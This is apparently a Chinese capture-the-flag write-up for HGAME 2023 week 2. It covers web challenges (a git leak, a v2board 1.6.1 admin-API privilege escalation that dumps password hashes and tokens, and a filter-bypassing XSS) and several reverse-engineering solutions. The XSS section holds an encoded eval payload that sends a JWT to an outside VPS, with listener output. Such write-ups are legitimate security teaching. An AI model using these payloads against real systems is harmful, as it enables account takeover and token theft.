WEEK2

web

1、Git Leakage

电视剧里的黑客?真正的黑客!

1、python GitHacker.py http://week-2.hgame.lwsec.cn:32444/.git/

2、git reflog查看历史版本

```
wz@u2204:~/ctf/tools/GitHacker/week-2_hgame_lwsec_cn:32444_$ git
reflog
1dd69e2 (HEAD -> master) HEAD@{0}: reset: moving to HEAD~
1ff5189 HEAD@{1}: commit: update: delete flag file
1dd69e2 (HEAD -> master) HEAD@{2}: commit: update: add flag file
```

3、回滚到1dd69e2：

```
git reset --hard 1dd69e2
```

4、cat Th1s_1s-flag

```
wz@u2204:~/ctf/tools/GitHacker/week-2_hgame_lwsec_cn:32444_$ cat
Th1s_1s-flag
hgame{Don't^put*Git-in_web_directory}
```

2、v2board

请尝试获取Admin用户的订阅链接，flag格式为hgame{admin用户订阅链接中的token值}。

1、v2board版本号1.6.1 存在管理接口越权漏洞

2、注册用户登录后，burp重发报文：

```
GET /api/v1/admin/user/fetch HTTP/1.1
Host: week-2.hgame.lwsec.cn:31635
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0)
Gecko/20100101 Firefox/108.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://week-2.hgame.lwsec.cn:31635/
authorization:
d3p6YXNwQDExMS5jb206JDJ5JDEwJDY3aW9oM0lCTXlEOU0wZW95OC5UTHVNVmJXdkE
4Zm0xeDd6WXJSdnRpcWJxRmFwek5JZVlH
Content-Language: zh-CN
Connection: close
Cookie: _ga_P1E9Z5LRRK=GS1.1.1673834907.1.1.1673835133.0.0.0;
_ga=GA1.1.1102886254.1673834908
```

返回用户列表, 得到admin的用户和password:

```
HTTP/1.1 200 OK
Date: Mon, 16 Jan 2023 02:52:42 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.33
Cache-Control: no-cache, private
Access-Control-Allow-Origin: http://week-2.hgame.lwsec.cn:31635
Access-Control-Allow-Methods: GET,POST,OPTIONS,HEAD
Access-Control-Allow-Headers: Origin,Content-
Type,Accept,Authorization,X-Request-With
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 10080
Connection: close
Content-Type: application/json
Content-Length: 1615


{

    "data":[
```

```
        {
            "id":6,
            "invite_user_id":null,
            "telegram_id":null,
            "email":"wzzasp@111.com",

"password":"$2y$10$67ioh3IBMyD9M0eoy8.TLuMVbWvA8fm1x7zYrRvtiqbqFapz
NIeYG",
            "password_algo":null,
            "password_salt":null,
            "balance":0,
            "discount":null,
            "commission_type":0,
            "commission_rate":null,
            "commission_balance":0,
            "t":0,
            "u":0,
            "d":0,
            "transfer_enable":0,
            "banned":0,
            "is_admin":0,
            "is_staff":0,
            "last_login_at":1673835055,
            "last_login_ip":null,
            "uuid":"26025a64-e9f5-45ae-8450-2297429a4092",
            "group_id":null,
            "plan_id":null,
            "remind_expire":1,
            "remind_traffic":1,
            "token":"708d4826cf1df370ce8f453299ede4b8",
            "remarks":null,
            "expired_at":0,
            "created_at":1673835055,
            "updated_at":1673835055,
            "total_used":0,
            "subscribe_url":"http:\/\/week-
2.hgame.lwsec.cn:31635\/api\/v1\/client\/subscribe?
token=708d4826cf1df370ce8f453299ede4b8"
        },
        {
            "id":1,
            "invite_user_id":null,
```

```
            "telegram_id":null,
            "email":"admin@example.com",

"password":"$2y$10$JLs3LJrKqsTly8K.w9KzI.eOJt\/7oU9W3gQYcUDSRjg1LReimLLTS",
            "password_algo":null,
            "password_salt":null,
            "balance":0,
            "discount":null,
            "commission_type":0,
            "commission_rate":null,
            "commission_balance":0,
            "t":0,
            "u":0,
            "d":0,
            "transfer_enable":0,
            "banned":0,
            "is_admin":1,
            "is_staff":0,
            "last_login_at":null,
            "last_login_ip":null,
            "uuid":"85a1c66e-d736-42b2-a0da-69f6fb066e90",
            "group_id":1,
            "plan_id":1,
            "remind_expire":1,
            "remind_traffic":1,
            "token":"39d580e71705f6abac9a414def74c466",
            "remarks":null,
            "expired_at":0,
            "created_at":1673263308,
            "updated_at":1673267067,
            "total_used":0,
            "plan_name":"Vidar-Team Plane\ud83d\udee9",
            "subscribe_url":"http:\/\/week-2.hgame.lwsec.cn:31635\/api\/v1\/client\/subscribe?token=39d580e71705f6abac9a414def74c466"
        }
    ],
    "total":2

}
```

3、上一个返回报文中包含了token就是密码。。
4、也可以伪造authorization，GET /api/v1/user/getSubscribe 回去订阅

```
admin@example.com:$2y$10$JLs3LJrKqsTly8K.w9KzI.eOJt/7oU9W3gQYcUDSRj
g1LReimLLTS
base64:
YWRtaW5AZXhhbXBsZS5jb206JDJ5JDEwJEpMczNMSnJLcXNUbHk4Sy53OUt6SS5lMEp
OLzdvVTlXM2dRWWNVRFNSamcxTFJlaW1MTFRT
```

3、Designer

Come and design your button

1、register注册时，需要用户是admin 并且是本地登录，成功的话，会把flag放到jwt里。尝试修改X-Forwarded-For等header无效。

```
app.post("/user/register", (req, res) => {
  const username = req.body.username
  let flag = "hgame{fake_flag_here}"
  if (username == "admin" && req.ip == "127.0.0.1" || req.ip ==
"::ffff:127.0.0.1") {
    flag = "hgame{true_flag_here}"
  }
  const token = jwt.sign({ username, flag }, secret)
  res.json({ token })
})
```

2、share时会调用访问本地的button/preview，并传递参数参数可控。

```
app.post("/button/share", auth, async (req, res) => {
  const browser = await puppeteer.launch({
    headless: true,
    executablePath: "/usr/bin/chromium",
    args: ['--no-sandbox']
  });
  const page = await browser.newPage()
  const query = querystring.encode(req.body)
  await page.goto('http://127.0.0.1:9090/button/preview?' + query)
  await page.evaluate(() => {
    return localStorage.setItem("token", "jwt_token_here")
```

```
  })
  await page.click("#button")

  res.json({ msg: "admin will see it later" })
})
```

3、preview后台，有黑名单过滤

```
app.get("/button/preview", (req, res) => {
  const blacklist = [
    /on/i, /localStorage/i, /alert/, /fetch/, /XMLHttpRequest/,
/window/, /location/, /document/
  ]
  for (const key in req.query) {
    for (const item of blacklist) {
      if (item.test(key.trim()) ||
item.test(req.query[key].trim())) {
        req.query[key] = ""
      }
    }
  }
  res.render("preview", { data: req.query })
})
```

4、preview前端页面，可以闭合做xss

```
<div class="button-wrapper">
    <a
      class="button"
      id="button"
      style="border-radius:0px ;background-color:#000000
;color:#000000 ;border-width:1px ;box-shadow:3px 3px #000 ;"
    >CLICK ME</a>
  </div>
```

解题思路：

1、本地访问preview并构造xss

```
px;"><script>alert(11)</script>
```

有名单 需要绕过可以利用url编码加eval绕

```
px;"><script>eval(unescape('%61%6C%65%72%74%28%31%31%29%3B'));
</script>
```

再urlencode：

```
border-
radius=px%3B%22%3E%3Cscript%3Eeval(unescape('%2561%256C%2565%2572%2
574%2528%2531%2531%2529%253B'))%3B%3C%2Fscript%3E
```

可以实现弹窗。

2、preview利用xss访问register，post：{"username":"admin"} 这样会产生带假的flag的jwt，然后再利用jquery post jwt到vps

```
$.post("/user/register",{"username":"admin"},function(result){
        document.location='http://x.x.x.x:443?c='+result
        $("span").html(result);
    });
```

再用第一步的绕过方式生成pre

```
border-
radius=px%3B%22%3E%3Cscript%3Eeval(unescape('%2524%252E%2570%256F%2
573%2574%2528%2522%252F%2575%2573%2565%2572%252F%2572%2565%2567%256
9%2573%2574%2565%2572%2522%252C%257B%2522%2575%2573%2565%2572%256E%
2561%256D%2565%2522%253A%2522%2561%2564%256D%2569%256E%2522%257D%25
2C%2566%2575%256E%2563%2574%2569%256F%256E%2528%2572%2565%2573%2575
%256C%2574%2529%257B%2564%256F%2563%2575%256D%2565%256E%2574%252E%2
56C%256F%2563%2561%2574%2569%256F%256E%253D%2527%2568%2574%2574%257
0%253A%252F%252F%2531%2532%2531%252E%2531%2539%2536%252E%2533%2530%
252E%2531%2535%2535%253A%2534%2534%2533%253F%2563%253D%2527%252B%25
4A%2553%254F%254E%252E%2573%2574%2572%2569%256E%2567%2569%2566%2579
%2528%2572%2565%2573%2575%256C%2574%2529%257D%2529%253B'))%3B%3C%2F
script%3E
```

本地执行成功vps能接收到假的flag 的jwt

```
root@iZwl4l5l6kn7c5Z:~# nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 112.224.190.48 30880
GET /?c={%22token%22:%22eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZmxhZyI6ImhnYW1le2Zha2VfZmxhZ19oZXJlfSIsImlhdCI6MTY3NDAyOTMyMH0.aRxnW8Vh2-fSMTpFcSfDTB5CX1ZBF0LNaga23TM2CQg%22} HTTP/1.1
Host: 121.196.30.155:443
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://week-2.hgame.lwsec.cn:30588/
Upgrade-Insecure-Requests: 1
```

3、利用share接口，在远端服务器构造访问preview，实现本地访问，从而获得真的flag的jwt，利用第二步post到vps

post数据

```
{"border-radius":"px;\">
<script>eval(unescape('%24%2E%70%6F%73%74%28%22%2F%75%73%65%72%2F%72%65%67%69%73%74%65%72%22%2C%7B%22%75%73%65%72%6E%61%6D%65%22%3A%22%61%64%6D%69%6E%22%7D%2C%66%75%6E%63%74%69%6F%6E%28%72%65%73%75%6C%74%29%7B%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%3A%2F%2F%31%32%31%2E%31%39%36%2E%33%30%2E%31%35%35%3A%34%34%33%3F%63%3D%27%2B%4A%53%4F%4E%2E%73%74%72%69%6E%67%69%66%79%28%72%65%73%75%6C%74%29%7D%29%3B'));</script>"}
```

客户端监听拿到jwt

```
root@iZwl4l5l6kn7c5Z:~# nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 120.26.163.152 9557
GET /?c={%22token%22:%22eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZmxhZyI6ImhnYW1le2JfYzRyZV9hYjB1dF9wcm9wM3J0MXR5X2luakVjdGlPbn0iLCJpYXQiOjE2NzQwMjcyODR9.TzKt-c9B2yF5rmdlVsG5LmN6QkrB4QpTh77zTU79VBQ%22} HTTP/1.1
Host: 121.196.30.155:443
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/109.0.5414.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://127.0.0.1:9090/
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

5、解base64，得到flag

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZmxhZyI6ImhnYW1le2JfYzRyZV9hYjB1dF9wcm9wM3J0MXR5X2luakVjdGlPbn0iLCJpYXQiOjE2NzQwMjcyODR9.TzKt-c9B2yF5rmdlVsG5LmN6QkrB4QpTh77zTU79VBQ

{"username":"admin","flag":"hgame{b_c4re_abOut_prop3rt1ty_injEctiOn}","iat":1674027284}
```

RE

1、before_main

换表base64

init里设置base64表的地方。

```
__int64 sub_1229()
{
  __int64 result; // rax

  result = ptrace(PTRACE_TRACEME, 0LL, 0LL, 0LL);
  if ( result != -1 )
  {
    strcpy(a0cxwsoemvjq4zd,
"qaCpwYM2tO/RPOXeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxIiDK")
;
    return 0x636D79474568756ALL;
  }
  return result;
}
```

2、stream

兔兔假期前学习了编程，你能看出来他学的是什么语言吗

stream.exe看图片就知道是python编译的可执行程序

1、反编译出pyc

```
python pyinstxtractor.py stream.exe
```

2、继续反编译出py，使用uncompyle6报错，使用pycdas逆出来的不全...，使用网页逆出来的算是比较全，但还需要对照pycode调整，调整后的py

```
#!/usr/bin/env python
# visit https://tool.lu/pyc/ for more information
# Version: Python 3.8


```

```python
import base64

def gen(key):
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + ord(key[i % len(key)])) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp

    i = j = 0
    data = []
    for _ in range(50):
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
        data.append(s[(s[i] + s[j]) % 256])
    return data


def encrypt(text, key):
    result = ''

    kk=gen(key)
    print('gen key:',kk)
    for c, k in zip(text, kk):
        print(hex(ord(c) ^ k))
        result += chr(ord(c) ^ k)
    print(result.encode())
    result = base64.b64encode(result.encode()).decode())
    print(result)
    return result

text = input('Flag: ')
key = 'As_we_do_as_you_know'
enc = encrypt(text, key)
if enc ==
'wr3ClVcSw7nCmMOcHcKgacOtMkvDjxZ6asKWw4nChMK8IsK7KMOOasOrdgbDlx3Dqc
KqwrOhw701Ly57w63CtcOl':
```

```
    print('yes!')
else:
    print('try again...')
```

3、写解密函数，要注意的是有个.encode()).decode() 因为默认使用utf-8会造成decode()后与原来数据不同。

exp：

```
#!/usr/bin/env python
import base64
def gen(key):
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + ord(key[i % len(key)])) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp

    i = j = 0
    data = []
    for _ in range(50):
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
        data.append(s[(s[i] + s[j]) % 256])
    return data

def decrypt(enc, key):
    result = ''
    enc = base64.b64decode(enc).decode()
    print("d b64:",enc)
    kk=gen(key)
    print('gen key:',kk)
    for c, k in zip(enc, kk):
        result += chr(ord(c) ^ k)
    return result
```

```
enc='wr3ClVcSw7nCmMOcHcKgacOtMkvDjxZ6asKWw4nChMK8IsK7KMOOasOrdgbDlx
3DqcKqwr0hw701Ly57w63CtcOl'
key = 'As_we_do_as_you_know'
print(decrypt(enc, key))
```

3、VidarCamera

兔兔最近在学习Android开发，这是他抄的相机程序

tea算法，有几个坑点：1、轮数为33。2、加密不是一组组的加密的，而是[0，1]、[1,2]...这样。

```
    private final int[] mOencrypthkIa6DI(int[] iArr) {
        int i;
        int[] iArr2 = UIntArray.m167constructorimpl(4);
        UIntArray.m178setVXSXFK8(iArr2, 0, 2233);
        UIntArray.m178setVXSXFK8(iArr2, 1, 4455);
        UIntArray.m178setVXSXFK8(iArr2, 2, 6677);
        UIntArray.m178setVXSXFK8(iArr2, 3, 8899);
        int i2 = 0;
        while (i2 < 9) {
            int i3 = 0;
            int i4 = 0;
            do {
                i3++;
                i = i2 + 1;
                UIntArray.m178setVXSXFK8(iArr, i2,
UInt.m114constructorimpl(UIntArray.m173getpVg5ArA(iArr, i2) +
UInt.m114constructorimpl(UInt.m114constructorimpl(UInt.m114construc
torimpl(UIntArray.m173getpVg5ArA(iArr2, UInt.m114constructorimpl(i4
& 3)) + i4) ^
UInt.m114constructorimpl(UInt.m114constructorimpl(UInt.m114construc
torimpl(UIntArray.m173getpVg5ArA(iArr, i) << 4) ^
UInt.m114constructorimpl(UIntArray.m173getpVg5ArA(iArr, i) >>> 5))
+ UIntArray.m173getpVg5ArA(iArr, i))) ^ i4)));
```

```
                UIntArray.m178setVXSXFK8(iArr, i,
UInt.m114constructorimpl(UIntArray.m173getpVg5ArA(iArr, i) +
UInt.m114constructorimpl(UInt.m114constructorimpl(UInt.m114construc
torimpl(UInt.m114constructorimpl(UIntArray.m173getpVg5ArA(iArr, i2)
<< 4) ^ UInt.m114constructorimpl(UIntArray.m173getpVg5ArA(iArr, i2)
>>> 5)) + UIntArray.m173getpVg5ArA(iArr, i2)) ^
UInt.m114constructorimpl(UIntArray.m173getpVg5ArA(iArr2,
UInt.m114constructorimpl(UInt.m114constructorimpl(i4 >>> 11) & 3))
+ i4))));
                i4 = UInt.m114constructorimpl(i4 + 878077251);
            } while (i3 <= 32);
            i2 = i;
        }
        return iArr;
    }
```


简化一下：

```
private final int[] tea_enc(int[] iArr) {
    int i;
    int[] iArr2 = new UIntArray(4);
    iArr2[0]= 2233;
    iArr2[1]= 4455;
    iArr2[2]= 6677;
    iArr2[3]= 8899;
    int i2 = 0;
    while (i2 < 9) {
        int i3 = 0;
        int i4 = 0;
        do {
            i3++;
            i = i2 + 1;
            iArr[i2]= (iArr[i2] + (((iArr2[(i4 & 3)] + i4) ^
(((iArr[i] << 4) ^ (iArr[i]) >>> 5)) +iArr[i])) ^ i4));
            iArr[i] = (iArr[i] + ((((iArr[i2] << 4) ^ (iArr[i2] >>>
5)) + iArr[i2]) ^ (iArr2[((i4 >>> 11) & 3)] + i4))));
            i4+=878077251;

        } while (i3 <= 32);
        i2 = i;
    }
```

```
    return iArr;
}
```


继续简化

```
private final int[] tea_enc(int[] v) {
    int z;
    int[] k = new UintArray(4);
    k[0]= 2233;
    k[1]= 4455;
    k[2]= 6677;
    k[3]= 8899;
    int y = 0;
    while (y < 9) {
        int n = 0;
        int sum = 0;
        do {
            n++;
            z = y + 1;
            v[y]= (v[y] + (((k[(sum & 3)] + sum) ^ (((v[z] << 4) ^
(v[z]) >>> 5)) +v[z])) ^ sum)));
            v[z] = (v[z] + ((((v[y] << 4) ^ (v[y] >>> 5)) + v[y]) ^
(k[((sum >>> 11) & 3)] + sum))));
            sum+=0x34566543;

        } while (n <= 32);
        y = z;
    }
    return v;
}
```


Custom Phone_1 (768x1280, 320dpi) - 1...
Back JPEG (0)
Front JPEG (1)
请输入序列号
0123456789012345678901234567890123456789
BUY SERIAL NUMBER
CHECK
Free for personal use

objection 查看加密函数参数和返回结果，以及跟踪魔改tea中每轮输出：

```
android hooking watch class_method
com.example.android.camera2.basic.CameraActivity.encrypt-hkIa6DI --
dump-args --dump-backtrace --dump-return
android hooking watch class_method kotlin.UIntArray.set-VXSXFK8  --
dump-args
```



4、math

由于兔兔的学校提前放假，开学才能期末考试，于是兔兔开始了他的寒假期末复习~

ida分析代码，其中v11为加密后结果，v10为一个数组，数据固定，v12为标准密文。

```
v12[24] = 44270;
for ( i = 0; i <= 4; ++i )
{
  for ( j = 0; j <= 4; ++j )
  {
    for ( k = 0; k <= 4; ++k )
      v11[5 * i + j] += *((char *)&savedregs + 5 * i + k - 368) * v10[5 * k + j];
  }
}
for ( m = 0; m <= 24; ++m )
{
  if ( v11[m] != v12[m] )
  {
    printf("no no no, your match is terrible...");
    exit(0);
  }
}
```

逻辑为：

```
enc[0] = (a[0] * v10[0]) + (a[1] * v10[5]) + (a[2] * v10[10]) +
(a[3] * v10[15]) + (a[4] * v10[20])
enc[1] = (a[0] * v10[1]) + (a[1] * v10[6]) + (a[2] * v10[11]) +
(a[3] * v10[16]) + (a[4] * v10[21])
enc[2] = (a[0] * v10[2]) + (a[1] * v10[7]) + (a[2] * v10[12]) +
(a[3] * v10[17]) + (a[4] * v10[22])
enc[3] = (a[0] * v10[3]) + (a[1] * v10[8]) + (a[2] * v10[13]) +
(a[3] * v10[18]) + (a[4] * v10[23])
enc[4] = (a[0] * v10[4]) + (a[1] * v10[9]) + (a[2] * v10[14]) +
(a[3] * v10[19]) + (a[4] * v10[24])
enc[5] = (a[5] * v10[0]) + (a[6] * v10[5]) + (a[7] * v10[10]) +
(a[8] * v10[15]) + (a[9] * v10[20])
enc[6] = (a[5] * v10[1]) + (a[6] * v10[6]) + (a[7] * v10[11]) +
(a[8] * v10[16]) + (a[9] * v10[21])
enc[7] = (a[5] * v10[2]) + (a[6] * v10[7]) + (a[7] * v10[12]) +
(a[8] * v10[17]) + (a[9] * v10[22])
enc[8] = (a[5] * v10[3]) + (a[6] * v10[8]) + (a[7] * v10[13]) +
(a[8] * v10[18]) + (a[9] * v10[23])
enc[9] = (a[5] * v10[4]) + (a[6] * v10[9]) + (a[7] * v10[14]) +
(a[8] * v10[19]) + (a[9] * v10[24])
......
```

z3求解即可，动态调式后分别获取v10、v12，脚本：

```
def mem_dump(start, len, size=1):
    data = []
    for i in range(start, start+(len*size),size):
        if size == 1:
            data.append(get_wide_byte(i))
        elif size == 4:
            data.append(get_wide_dword(i))
        elif size == 2:
            data.append(get_wide_word(i))
        else:
            print("err")

    data = list(data)
    print(data)
    return data

start = 0x007FFE35874A60
```

```
len = 25
data = mem_dump(start, len, 4)
```

exp：

```
import gmpy2,base64,time,os,hashlib
from Crypto.Util.number import long_to_bytes,bytes_to_long
from z3 import *


v12=[63998, 33111, 67762, 54789, 61979, 69619, 37190, 70162, 53110,
68678, 63339, 30687, 66494, 50936, 60810, 48784, 30188, 60104,
44599, 52265, 43048, 23660, 43850, 33646, 44270]
